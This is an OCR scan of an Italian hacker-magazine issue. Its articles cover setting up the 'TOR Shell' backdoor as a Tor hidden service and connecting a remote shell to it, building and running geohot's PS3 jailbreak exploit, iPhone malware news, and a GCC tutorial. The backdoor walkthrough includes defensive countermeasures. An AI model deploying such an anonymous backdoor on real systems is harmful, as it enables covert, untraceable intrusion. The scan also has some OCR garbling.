
attacco di tipo distributed denial of service (DDoS) o per sfruttare il sistema o i sistemi compromessi come ponte attraverso il quale veicolare ulteriori attacchi (in questo caso, si può pensare agli host compromessi come una sorta di proxy atta a garantire l'anonimato dell'attaccante in caso di pianificazione di ulteriori compromissioni).

Proprio su quest'ultimo punto soffermeremo la nostra analisi, illustrando nei limiti concessi dalla stampa ed a titolo esclusivamente accademico, una backdoor che utilizza il protocollo Hidden Service TOR nascondendo ogni informazione relativa al traffico passante utilizzando la tecnologia SSL.

IL PROGETTO TOR

Il progetto TOR rende disponibile la pubblicazione on-line in forma anonima di determinati servizi quali server Web, FTP, etc. ed essendo basato su una struttura a chiavi pubbliche e private, gestite dai vari nodi della rete attraverso i quali il servizio che si intende nascondere sceglie alcuni relay a caso andando a comporre un circuito random prima di giungere a destinazione, risulta particolarmente difficile rintracciare la provenienza effettiva di un determinato pacchetto (vedi immagine).
Non potendoci ulteriormente dilungare sull'argomento, invitiamo il lettore a consultare le informazioni reperibili all'indirizzo "http://www.torproject.org/hidden-services.html.it" per ricevere maggiori informazioni sull'architettura ed il funzionamento della rete TOR. In questa sede basti analizzare che, sfruttando quanto brevemente detto, sarebbe interessante pensare ad una backdoor che, essendo gestita come un servizio nascosto TOR possa trasmettere e ricevere dati in modo totalmente anonimo.

Lo schema di funzionamento di TOR: in verde le connessioni cifrate, in rosso quelle in chiaro, nel percorso che vede scambiati "n" pacchetti tra Alice e Bob

TOR SHELL

È risaputo che la parola anonimato si lega bene a svariati utilizzi che si possono fare della rete, uno di questi i ragazzi di Attack Research l'hanno trovato: una backdoor operante su SSL basata, per l'appunto, sul

QUESTIONE DI CIPOLLA

Tor è l'acronimo di The Onion Router, da qui l'utilillo del lgo a forma di cipolla (Onion in inglese vuol dire appunti cipolla) è un sistema di comunicazione anonima per internet basato sulla seconda generazione del protocollo di onion routing. Tor protegge gli utenti dall'analisi del traffico attraverso una rete di onion router (detti anche relay), gestiti da volontari, che permettono il traffico anonimo in uscita e la realizzazione di servizi anonimi nascosti. Originariamente sponsorizzato dalla US Naval Research Laboratory, è stato un progetto della Electronic Frontier Foundation (EFF) ed ora è gestito da The Tor Project, una associazione senza fine di lucro.

principio di funzionamento della rete onion routing TOR.

Che il nostro fine ultimo sia la realizzazione di una potente backdoor piuttosto che lo studio in termini di applicabilità di TOR a svariati ambiti poco conta... allo stato attuale il progetto è poco più di una alpha ma il sorgente scritto in C# ci consente, quanto meno, di capirne la funzionalità e, perchè no, espanderlo ad ulteriori (e più leciti) utilizzi.

L'APPLICATIVO

L'applicativo si compone di due moduli: un server si occupa del collegamento al proxy TOR e dell'inizializzazione del servizio nascosto girando in output una shell con i privilegi con i quali è avviato il medesimo; il client, come immaginabile, si occuperà del collegamento su rete TOR fino al raggiungimento dell'host dove risiede il server. Il tutto avviene passando di nodo in nodo con connessione cifrata.

L'indirizzo dove prelevare l'archivio contenente sorgenti ed eseguibili è "www.attackresearch.com" all'interno del quale possiamo trovare anche interessanti pubblicazioni ed utility.

Il readme dell'applicativo ci informa che lo sviluppo della backdoor è stato effettuato su Linux con MonoDevelop e solo il client è stato effettivamente testato anche su sistemi Windows. Sono quindi offerte alcune indicazioni relative all'installazione del server ed all'utilizzo del client.

Abbiamo avuto modo di testare il server su un client operante su una macchina virtuale montante Windows XP senza alcun problema: le richieste al proxy TOR sono state correttamente inoltrate e spedite a destinazione all'onion server definito.

Come detto, il funzionamento della backdoor è del tutto paragonabile ad un generico Hidden Service TOR, vi rimandiamo, pertanto, anche in questo caso, alla documentazione ufficiale per rispondere ad ogni eventuale domanda nel forum della nostra rivista, luogo ideale per sperimentare e condividere le nostre opinioni.

Per provare l'applicativo scarichiamo il bundle Vidalia per Windows all'indirizzo "http://www.torproject.org/vidalia/" ed installiamolo su entrambe le macchine (server e client).


Installato Vidalia, ci preoccuperemo in prima battuta di configurare il nostro hidden service al fine di reindirizzare tutte le richieste in arrivo sulla porta 80 alla porta 8080 dove resterà in ascolto il server (è possibile cambiare la porta di ascolto semplicemente digitandola come secondo parametro).

Localizziamo il file di configurazione torrc ed al suo interno definiamo il

nostro servizio nascosto definendo una directory dove salvare la chiave privata e l'hostname generato:

HiddenServiceDir /percorso/directory
HiddenServicePort 80 127.0.0.1:8080

Salvato il file, facciamo partire TOR tramite Vidalia ed avviamo il server (immagini a lato). A questo punto nella directory specificata saranno creati due file: hostname e private_key. Nel primo, quello di nostro interesse, troveremo l'indirizzo in formato onion del nostro nodo espresso in un formato di questo tipo: XXXXXXXXXXXXXXXX.onion.

Rechiamoci sul PC contenente il Client e lanciamo da riga di comando:

```
tor_client.exe
XXXXXXXXXXXXXXXX.onion
```

Nel giro di qualche secondo sarà instaurato un collegamento su network TOR diretto al nostro server, in totale sicurezza ed anonimato.

I più attenti forse avranno già intuito che se provassimo a scrivere una versione di TOR Shell integrandola con gli applicativi necessari al collegamento alla rete TOR (del resto sia per TOR che per TOR Shell sono pubblicamente disponibili i sorgenti), avremmo realizzato un tool di controllo remoto totalmente autonomo, cifrato e totalmente anonimo...

CONTROMISURE

Risulta sempre particolarmente difficile individuare ed eliminare una backdoor in quanto spesso queste sono scritte direttamente dall'incursore e non sono pertanto identificabili utilizzando i comuni strumenti di analisi di sistema.

Un aiuto, su sistemi unix, può essere ottenuto mediante l'utilizzo di applicativi come Rootkit Hunter e simili.

Particolare attenzione va sempre rivolta alle connessioni in ingresso ed in uscita del nostro host, a processi strani ed a qualsiasi comportamento anomalo registrato in una qualunque fase di avvio e gestione della macchina.

Per quanto in determinati scenari potrebbe rivelarsi del tutto inutile, è necessario assicurarsi che le uniche porte aperte visibili dall'esterno siano gestite dal nostro firewall e che appartengano effettivamente a servizi erogati. Un importante riscontro è possibile riceverlo anche dalle statistiche del traffico in uscita ed in ingresso, suddivise per orari e quantitativi; se si pensa, ad esempio, ad un ufficio risulterà sicuramente anomalo un picco di traffico nelle ore di spacco per pausa pranzo.

Infine, e ci riferiamo soprattutto ai sistemi Microsoft, è consigliabile adottare processi di difesa autonomi (antivirus) capaci di portare alla luce ogni applicativo anomalo attraverso un'analisi di tipo euristico. Tra i migliori, per Microsoft Windows, sono indubbiamente da segnalare i prodotti della linea Kaspersky.

CONCLUSIONI

In definitiva, malgrado prevenire sia sempre meglio che curare, l'analisi congiunta delle operazioni effettuate dal sistema operativo, dai processi, delle connessioni instaurate dalla macchina e degli applicativi sospetti può sempre offrirci un quadro circostanziale utile e, spesso, risolutivo.

Ricordiamoci, infine, che se si giunge a sospettare della presenza di una backdoor nel nostro sistema, ci si trova in una situazione di grave insicurezza infrastrutturale, non essendo prevedibile il quantitativo di informazioni rubate ed il reale grado di esposizione del nostro intero network; vanno in questo caso riviste, ampliate e, se opportuno, modificate le nostre modalità di analisi e prevenzione del rischio: rendere sicuro un network, come ampiamente affrontato nel corso di questi numeri, significa mettere assieme due semplici parole: tattica ed anticipo: in presenza di una backdoor… siamo decisamente un passo indietro.

L'avvio di TOR con Vidalia è questione di un semplice click.

Una volta avviato, il server si metterà in ascolto sulla porta 8080 in attesa di connessioni provenienti dal Client utilizzando TOR per il traffico dei dati.

HACKERATA LA PS3

HARDWARE

George Hotz, già noto per avere sbloccato l'iPhone, c'ha riprovato. Ora ad avere alzato bandiera bianca è la PS3. Ma siamo solo all'inizio...

Era uno dei capisaldi hardware ancora inviolati, per via della sua complessità intrinseca, eppure George Hotz, che alcuni ricorderanno come l' hacker che ha sbloccato inizialmente l'iPhone 3G appena adolescente, ha dichiarato di avere "hackerato" la PlayStation 3 (PS3).
La PS3 era, fino ad oggi, l'unica console di giochi non ancora "sbloccata" pur essendo sul mercato da oltre tre anni.

PS3 lato hardware: quando compare la scritta "PRESS THE BUTTON IN THE MIDDLE OF THIS", bisogna premere la linea cerchiata nell'immagine per più di una volta.

Secondo quanto rilasciato dallo stesso Hotz alla BBC, ci sono volute solo 5 settimane per violare la console di Sony e si tratta di una soluzione al 95% hardware e al 5% software, quindi tutto sommato piuttosto complessa.
Infatti, per ammissione dello stesso Hotz, la PS3 è un sistema molto sicuro.
"Geohotz" ha provveduto a pubblicare su internet l'exploit che consente di sbloccare la console di casa Sony e, quindi, in linea del tutto teorica, di utilizzare DVD masterizzati dei giochi.
Circa l'efficacia del sistema ci sono tutt'ora dei dubbi. In particolare la parte di modifica hardware sembra, più che complessa, soggetta un po' al caso, come avrete modo di leggere.
Più linerare la parte software che vediamo di seguito.
Va anche detto che al momento tutto il procedimento, con l'exploit rilasciato, di suo non serve a niente, è un breccia. Come ammette Hotz ora occorre lavorare su di essa creando un hello world, poi un "homebrew enabler" e via discorrendo... come nella Wii.

L'EXPLOIT

Come prima cosa bisogna scaricare l'exploit "ufficiale" per la PS3 all'indirizzo
http://geohot.com/ps3_exploit.zip.
Questo exploit lavora, o quantomeno è stato testato dallo stesso Hotz, col firmware v2.42. All'indirizzo
http://xorloser.com/blog/wp-content/uploads/2010/02/ps3_exploit_fixed.zip
si può scaricare lo stesso exploit però modificato e "fissato" per la versione di firmware v3.15.

SCARICARE LINUX

Dopo avere scaricato l'Exploit il passo successivo è quello di installare Linux su PS3. Come suggerito anche da alcune prove già effettuate, la distribuzione Ubuntu v8.10 sembra essere la più consigliata poiché questa è la stessa versione che "Geohotz" ha utilizzato. Si può optare anche per la versione "alternate" che dispone di una interfaccia grafica che la "versione" server non ha. È possibile scaricare l'immagine da 636MB da qui
https://help.ubuntu.com/community/PlayStation_3.

Una volta scaricata l'immagine del nuovo sistema operativo da installare, lo masterizziamo su un cd con un qualsiasi programma e prepariamo la console.
E' bene effettuare un backup dei dati presenti.

A questo scopo possiamo utilizzare una memoria USB inserita in uno degli alloggiamenti della console e dovremmo selezionare nel menu Impostazioni di sistema la funzione Utilità backup e dire al sistema dove salvare i dati successivamente ripristinabili.
Fatto il backup selezioniamo **Impostazioni>Impostazioni di Sistema ->Utilità di Formattazione> Formatta Hard Disk** e confermiamo scegliendo l'opzione Personalizzata.
A questo punto si può decidere come frazionare il disco rigido, se lasciare 10 GB al sistema Linux e i restanti alla PS3 o viceversa. Non esistono controindicazioni ad impostare la partizione maggiore per Linux.
Ora il disco fisso della nostra console verrà formattato e successivamente la console verrà riavviata.

Una volta che Linux è stato installato ed è funzionante, si dovrebbe accedere utilizzando il nome utente creato durante l'installazione. Ora aprite il terminale (Applications->Accessories->Terminal). È possibile attivare l'account di root per la creazione di una password digitando "sudo passwd". È quindi immettere la password dell' utente attuale una volta e poi la nuova password due volte. L'account di root sarà ora utilizzabile.

Ora digitare "su" (super user) e poi inserire la nuova password di root per ottenere l'accesso come root. Quindi creare una dir in cui mettere tutto. Probabilmente è possibile che questa venga creata nella vostra home directory, ma è consigliabile crearla nella root del filesystem in modo che si possa condividere tra root e l' account utente, nonché possa consentire la creazione di un accesso ad esso tramite Samba dal PC. Per creare la dir digitare "mkdir / ps3", il nome della directory è evidentemente libero, semplicemente se si cambia nome, rispetto all'esempio fatto, bisogna avere l'accortezza di modificare anche le successive righe di codice.
Ora bisogna permettere a tutti gli utenti di leggere e scrivere in questa directory scrivendo (sempre da terminale) "chmod a + rw / ps3". Infine, digitare"chown nomeutente: nomeutente / ps3" dove nomeutente è il nome scelto dall'utente.

Dopodiché è necessario fissare l'exploit per sfruttare il software sulla vostra PS3. Il modo più semplice è utilizzare una chiavetta USB. Basta copiare i file estratti nella cartella ps3_exploit dal vostro PC per poi inserirli nella PS3. La chiave USB dovrebbe essere "automontata" sul desktop ed evidenziare la relativa icona. Fare doppio clic sull'icona per aprire il browser dei file. Effettuare clic destro sul drive USB nel file browser e scegliere " Open in New Window". Poi sul lato sinistro del file selezionare "File System" e poi "ps3". Ora trascinare i file dal disco USB nella directory "ps3".

Quindi bisogna costruire il binario del file exploit da sfruttare. Per prima cosa è necessario correggere la posizione degli header del kernel in modo che possano essere trovati dagli script di build, per fare ciò digitare "`mv / usr/src/linux-ports-headers-2.6.25-2 / / usr / src / linux-headers -2.6.25-2 /`". Ora occorre passare alla directory con l'exploit di origine "`cd / ps3/ps3_exploit/src`" e quindi costruire digitando "make". Seguiranno una serie di avvertimenti, fino a creare il file "exploit.ko".

Ora siamo pronti per lanciare l'exploit. Attenzione: NON bisogna lanciarlo da questo terminale, in modalità GUI, dovrebbe essere eseguito solo in modalità console.

Una sintesi dei comandi per entrare nel terminale è la seguente:

```
sudo password
(inserire la users password qui,
quindi la nuova password di root)
su
(inserire la password di root)
mkdir /ps3
chmod a+rw /ps3
chown username:username /ps3
(username va sostituito col vostro
username)
Ora bisogna copiare i file nella
directory /ps3.
mv /usr/src/linux-ports-headers-¬
2.6.25-2/ /usr/src/linux-headers-¬
2.6.25-2/
cd /ps3/ps3_exploit/src
```

Per la parte Hardware occorre idealmente creare un passaggio successivo. Dopo aver lanciato il programma compilato compare la scritta "PRESS THE BUTTON IN THE MIDDLE OF THIS", premete la linea cerchiata nell'immagine mostrata nella pagina 24. Fatelo più di una volta.
(Potrebbe succedere che il sistema vada in kernel panics o panics di primo livello, ma a volte si riesce a far funzionare l'exploit)

A questo punto l'exploit è eseguito! C'è semmai da chiedersi a cosa potrà servire in un prossimo futuro. Anche in questo caso, come per altre console, vale la pena di ricordare che gli eventuali aggiornamenti di firmware che verranno scaricati e installati successivamente all'exploit, cancelleranno "la falla".

PURPLERA1N PER IPHONE 3GS

George Hotz ha rilsasciato la scorsa estate un'applicazione per "sbloccare" anche l'iPhone 3GS, nome in codice purplera1n. Essa consente l'installazione di software di terze parti che non sono stati approvati per Apple Store.
Purplera1n è per per Windows e per Mac e richiede l'ultima versione di iTunes installata, e un iPhone 3GS con il firmware 3.0.
Hotz raccomanda comunque cautela con purplera1n che è in versione beta e suggerisce il backup dei dati prima di eseguire l'applicazione.
La potete scaricare da qui http://www.purplera1n.com/

:: POSTA ::

RITORNA LA POSTA

NEI PROSSIMI NUMERI DELLA RIVISTA, COMPATIBILMENTE CON LE TEMPISTICHE, VOGLIAMO RIPRISTINARE LA RUBRICA DI POSTA. A TALE SCOPO ABBIAMO ISTITUITO UN INDIRIZZO MAIL SPECIFICO CHE È: POSTA@HACKERJOURNAL.IT. COMINCIATE A SCRIVERE ALIMENTANDO DISCUSSIONI, PONENDO DOMANDE E, PERCHÉ NO, CRITICANDO. GLI SPUNTI MIGLIORI TROVERANNO SPAZIO PROPRIO ALL'INTERNO DELLA RIVISTA.

IL LABORATORIO DEI LETTORI

Mandateci materiale, articoli, idee, codice. Partecipate attivamente ad arricchire lo spessore della rivista. Il concetto è un po' quello della comunità open source: un gruppo di sviluppatori che sono anche fruitori di un software a cui lavorano per migliorarlo di continuo. Vorremmo fare la stessa cosa. Per avere una rivista vincente la nostra idea è quella di contare su un parco collaboratori pressoché infinito, ognuno in grado di dare il proprio contributo. Il materiale verrà vagliato e, se degno di nota, pubblicato.
L'indirizzo a cui spedire proposte, articoli o altro è: laboratorio@hackerjournal.it.

SITO

Stiamo per mettere on-line la nuova versione del sito (nel momento in cui leggerete la rivista probabilmente questo sarà già accaduto). Si tratta di un restyling di immagine e di sostanza, effettuato recependo molti consigli degli utenti. Anche in questo caso il nostro incitamento è quello di partecipare attivamente al rilancio con contributi di vario genere.

IPHONE BLINDATO
MA NON TROPPO

VIRUS ATTACK E' POSSIBILE DISTRIBUIRE UN VIRUS SU IPHONE? IL TELEFONO DI APPLE È UN PERFETTO "ECO SISTEMA" CHIUSO, EPPURE QUALCUNO C'È RIUSCITO.

E' possibile attaccare un iPhone? Si, no, forse. In realtà il meccanismo distributivo di Apple prevede sistema chiuso, difficilmente aggredibile dall'esterno. Per caricare un'applicazione scritta per iPhone in modo convenzionale bisogna utilizzare gli strumenti di programmazione messi a disposizione da Apple, quindi l'Xcode, è poi, alla fine della fase di sviluppo, compilare i sorgenti e inviarli ad Apple per l'approvazione.
E' Apple stessa che valuta e si occupa di rendere disponibile l'applicazione su iTunes da cui verrà poi scaricata dai vari iPhone (oltre 60 milioni) in giro per il mondo.
Quindi se vogliamo creare un'applicazione dannosa o anche solo dimostrativa e distribuirla secondo i metodi tradizionali, dobbiamo prima farla vedere ad Apple.
E' un po' come se qualcuno vi consegnasse un pacco che fa "tic, toc, tic, toc" e vi dicesse di piazzarlo all'interno di una struttura, magari militare. Qualche sospetto potrebbe sorgere.
Quindi le probabilità che Apple testi un'applicazione dannosa e decida di distribuirla, salvo sviste clamorose, è piuttosto remota.
Però l'iPhone può essere anche sbloccato e in questo caso possono essere caricate applicazioni pericolose che girano in rete senza controllo.

Ikee è il primo worm in linguaggio C appositamente scritto per gli iPhone. Il malware causa la sostituzione automatica del wallpaper sul proprio dispositivo Apple con una immagine del cantante.

Tuttavia gli iPhone sbloccati non sono moltissimi, anche perché questo tipo operazione fa decadere la garanzia, per cui i più se ne guardano.
Comunque proprio approfittando di questo tipo di vulnerabilità alla fine del 2009 si è verificato il primo caso di attacco agli iPhone jailbroken a scopo di lucro. Alla notizia di un hacker olandese che ha sfruttato la vulnerabilità di un iPhone jailbroken è subito seguita la segnalazione del caso di un ragazzo australiano che ha creato un worm con l'intenzione di "dare una bella lezione" a coloro che non avevano cambiato la password SSH di

default. Subito dopo, è stato individuato il primo worm per iPhone jailbroken, progettato per creare una botnet mobile e avere accesso ai dati di online banking.
"Nel 2009, i criminali informatici hanno dimostrato un notevole interesse per le risorse online che possono essere trasformate in beni reali", ha dichiarato recentemente Mikko H. Hyppönen, Chief Research Officer, di F-secure. "Le loro botnet vengono impiegate per attacchi di search engine optimization, per diffondere soluzioni di sicurezza false e per ospitare siti truffa che portano gli utenti a scaricare malware".

ALTRE VIE

E se l'iPhone non è sbloccato? Allora le vie per aggredirlo sono quelle tradizionali. Come ogni device connesso alla rete l'iPhone riceve mail, sms, e altri protocolli di comunicazione. Questi transitano dall'esterno. Non c'è intermediazione come avviene per le applicazioni, quindi il traffico difficilmente può essere monitorato.
All'inaugurazione della manifestazione Black Hat, che raccoglie oltre 4.000 professionisti della sicurezza, e che si è svolta a fine Luglio a Los Angeles Charlie Miller di Independent Security Evaluators e il ricercatore indipendente Collin Mulliner avevano dimostrato un tipo di attacco con cui si può prendere il controllo completo su un iPhone semplicemente inviando un SMS "speciale". Avevano effettuato la dimostrazione con un attacco denial of service, sul un iPhone non jailbreakato, che gestisce OS 3.0.

L' sms interrompe il contatto mandando in esecuzione un codice arbitrario o rimandando ad un indirizzo internet "pericoloso".
Appreso il problema Apple c'ha messo subito una pezza. Infatti,ha rilasciato una patch del sistema operativo con la possibilità di scaricare la versione iPhone OS 3.0.1.
Come si legge sulla pagina del sito di Apple questo aggiornamento consente di risolvere "Un problema di corruzione della memoria nella decodifica dei messaggi SMS. La ricezione di un messaggio SMS maliziosamente artigianale può portare a un'inattesa interruzione del servizio o all'esecuzione di codice arbitrario…".
L'aggiornamento deve essere scaricato via iTunes sul proprio computer e poi trasferito su iPhone. Rimane il problema dei milioni di iPhone in circolazione che sono tutt'ora esposti a questo rischio e dei milioni di potenziali truffatori che sono ora anch'essi consapevoli di questa "opportunità".

IL MERCATO

La vulnerabilità dei cellulari a virus o software sviluppati per arrecare danni è un fatto accertato e in continua espansione soprattutto perché i cellulari sono sempre più evoluti, assomigliano a mini pc e, come tali, ereditano dai pc anche i rischi insiti.
Sempre all'interno della manifestazione Black Hat è stato dimostrato come un semplice sms può portare l'utente a visitare siti "maligni" e/o installare applicazioni dannose senza che se ne renda conto.
La falla riguarda i cosiddetti sms Wap Push (Wireless Application Protocol) ovvero quelli che vengono inviati dagli operatori telefonici per il download di suonerie e altri contenuti.

Gli sms Wap push contengono dei link che, se cliccati, consentono di scaricare il contenuto da un indirizzo web preciso.
Allo stesso modo l'sms può però contenere un link ad un sito dannoso.
Il problema riguarda solo i telefoni che sono stati configurati in modo errato da parte del produttore in modo che accettino qualsiasi messaggio inviato tramite WAP Push, ha affermato il ricercatore John Hering.
In genere i messaggi WAP Push devono essere ammessi solo se inviati da un fornitore di fiducia delle parti, come il gestore di telefonia mobile, ha affermato Hering, chief executive di Flexilis, che fornisce software per proteggere i telefoni cellulari da attacchi esterni.
La vulnerabilità si estende su tutti i dispositivi Windows Mobile compresi HTC, Motorola e Samsung, ma non tutti i cellulari di una stessa marca sono vulnerabili allo stesso modo, in molte circostanze dipende dal caso.

COMPILARE CON STILE

COMPILER

ALLA SCOPERTA DI GCC (GNU COMPILER COLLECTION) IL COMPILATORE PIÙ DIFFUSO SUI SISTEMI LINUX.

GCC

I GCC (GNU Compiler Collection) merita la palma di compilatore più diffuso in ambiente Linux, grazie alla sua versatilità, infatti può compilare programmi scritti in C, C++, Objective-C, Fortran, Java, e Ada.
Uno dei pregi indiscussi di GCC è concede al programmatore un grande controllo su tutte le fasi del processo di compilazione:

precompilazione
compilazione
assemblaggio
linking

GCC si può scaricare all'indirizzo http://gcc.gnu.org/.

E' giunto alla release 4.4.3.
In questo breve articolo ci soffermeremo sulla compilazione in C. Il processo può essere interrotto dopo ogni passaggio per esaminare il risultato parziale. GCC comprende anche sottolinguaggi del C, come ANSI C, o traditional (Kernighan e Ritchie) C. Si può controllare quante e quali informazioni di debug includere nel file binario risultante. Come la maggior parte dei compilatori, GCC ottimizza il codice.

Il comando gcc esegue il compilatore C. Per utilizzarlo occore indicare il nome del file sorgente C e utilizzare l'opzione -o per specificare il nome del file di output. GCC precompilerà, compilerà, assemblerà e linkerà il programma, generando un eseguibile, spesso chiamato un binario. Questa la sintassi più semplice:

```
gcc infile.c [-o outfile]
```

infile.c è un file con codice sorgente C e -o specifica che di salvare con nome outfile il risultato della compilazione. In tutto il libro i caratteri [ ] indicano che l'argomento incluso è opzionale.

Il seguente esempio usa gcc per creare il programma hello partendo da file sorgente hello.c. Per prima cosa il codice sorgente:

```
/*
 * hello.c - canonical hello¬
world program
 */
#include <stdio.h>
int main(int argc, char *argv[])
{
  printf("Hello, Linux¬
programming world!\n");
  return 0;
}
```

Ora, per compilare e lanciare il programma, basta digitare quanto segue:

```
$ gcc hello.c -o hello
```

Se l'operazione prosegue senza intoppi GCC ritorna al prompt della shell, compila e collega (link) il file con il codice sorgente hello.c (gcc hello.c), creando un binario chiamato hello, come specificato dall'uso dell'argomento -o hello.

Se si lancia il programma, ecco l'output che si avrà:

```
$ ./hello
Hello, Linux programming world!
```

Il comando per eseguire il programma hello include esplicitamente la directory corrente, indicata da un . ,

questo perché avere la directory corrente nel path è un rischio per la sicurezza. Per cui, invece di avere una variabile $PATH del tipo /bin:/usr/bin:/usr/local/bin:., se ne dovrebbe avere una del tipo: bin:/usr/bin:/usr/local/bin in modo che un cracker non possa posizionare un eseguibile pericoloso nella directory corrente con nome uguale a quello di un normale comando che si voglia lanciare.

Con GCC (e con qualunque compilatore C), la fase di precompilazione gestisce costrutti quali #include <stdio.h> oppure macro come #define. Una volta che sono state trattate queste, comincia la normale compilazione.

GCC si basa sull'estensione del file per determinare di che tipo file di codice sorgente si tratti, quindi che tipo di linguaggio di programmazione è stato usato.

CODICI SORGENTE

La gran parte dei progetti non banali consistono di più file di codice sorgente. Ciascun file deve essere compilato diventando un file oggetto (object code file) prima del passaggio finale di unione (link). Per far questo, occorre passare a GCC il nome di ciascun file sorgente che deve compilare. GCC penserà al resto. gcc andrà lanciato in un modo simile a questo:

```
$ gcc file1.c file2.c file3.c¬
 -o progname
```

GCC creerà i file file1.o, file2.o e file3.o e quindi li linkerà tutti assieme per generare il file progname. In alternativa si può usare l'opzione -c di gcc sui singoli file, creando un file oggetto da ciascuno. In un secondo tempo si linkeranno i file oggetto per creare l'eseguibile. In questo caso il precedente singolo comando diventa:

```
$ gcc -c file1.c
$ gcc -c file2.c
$ gcc -c file3.c
$ gcc file1.o file2.o file3.o¬
 -o progname
```

Una ragione per procedere così è quella di evitare di ricompilare i file che non sono cambiati. Un'altra ragione per compilare separatamente i file sorgente è quella di evitare compilazioni troppo lunghe. Compilare file multipli con un singolo comando gcc può durare a lungo se uno dei sorgenti è molto grande.

UN ESEMPIO

Diamo un'occhiata a un esempio che crea un file binario eseguibile da più file di codice sorgente. Il programma di esempio, chiamato newhello, comprende un file sorgente scritto in C, main.c (listato 1); un file header, msg.h (listato 2); e un secondo file sorgente in C, msg.c (listato 3)

```
LISTATO 1
Programma principale newhello
 /*
 * main.c driver program
 */
 #include <stdio.h>
 #include "msg.h"
 int main(int argc, char¬
*argv[])
 {
  char msg_hi[] = { "Hi there,¬
programmer!" };
  char msg_bye[] = { "Goodbye,¬
programmer!" };
  printf("%s\n", msg_hi);
  prmsg(msg_bye);
  return 0;
 }
```

```
LISTATO 2
 File Header con funzioni
ausiliarie
 /*
 * msg.h - header for msg.c
 */
 #ifndef MSG_H_
 #define MSG_H_
 void prmsg(char *msg);
 #endif /* MSG_H_ */
```

```
LISTATO 3
Definizione delle funzioni
audiliarie di newhello
/*
 * msg.c - function declared in
msg.h
 */
#include <stdio.h>
#include "msg.h"
void prmsg(char *msg)
{
  printf("%s\n", msg);
}
```

Il comando per compilare questi programmi per creare newhello è:

```
$ gcc msg.c main.c -o newhello
```

Il comando gcc trova il file header msg.h nella directory corrente e, automaticamente lo include durante la fase di precompilazione. La locazione del file stdio.h è nota al comando gcc, che provvederà a includerlo. Si possono impostare ulteriori cartelle di ricerca per questi file (chiamati file di include), utilizzando l'opzione -I di gcc.

Per creare singolarmente i file oggetto si può usare il seguente comando:

```
$ gcc -c msg.c
$ gcc -c main.c
```

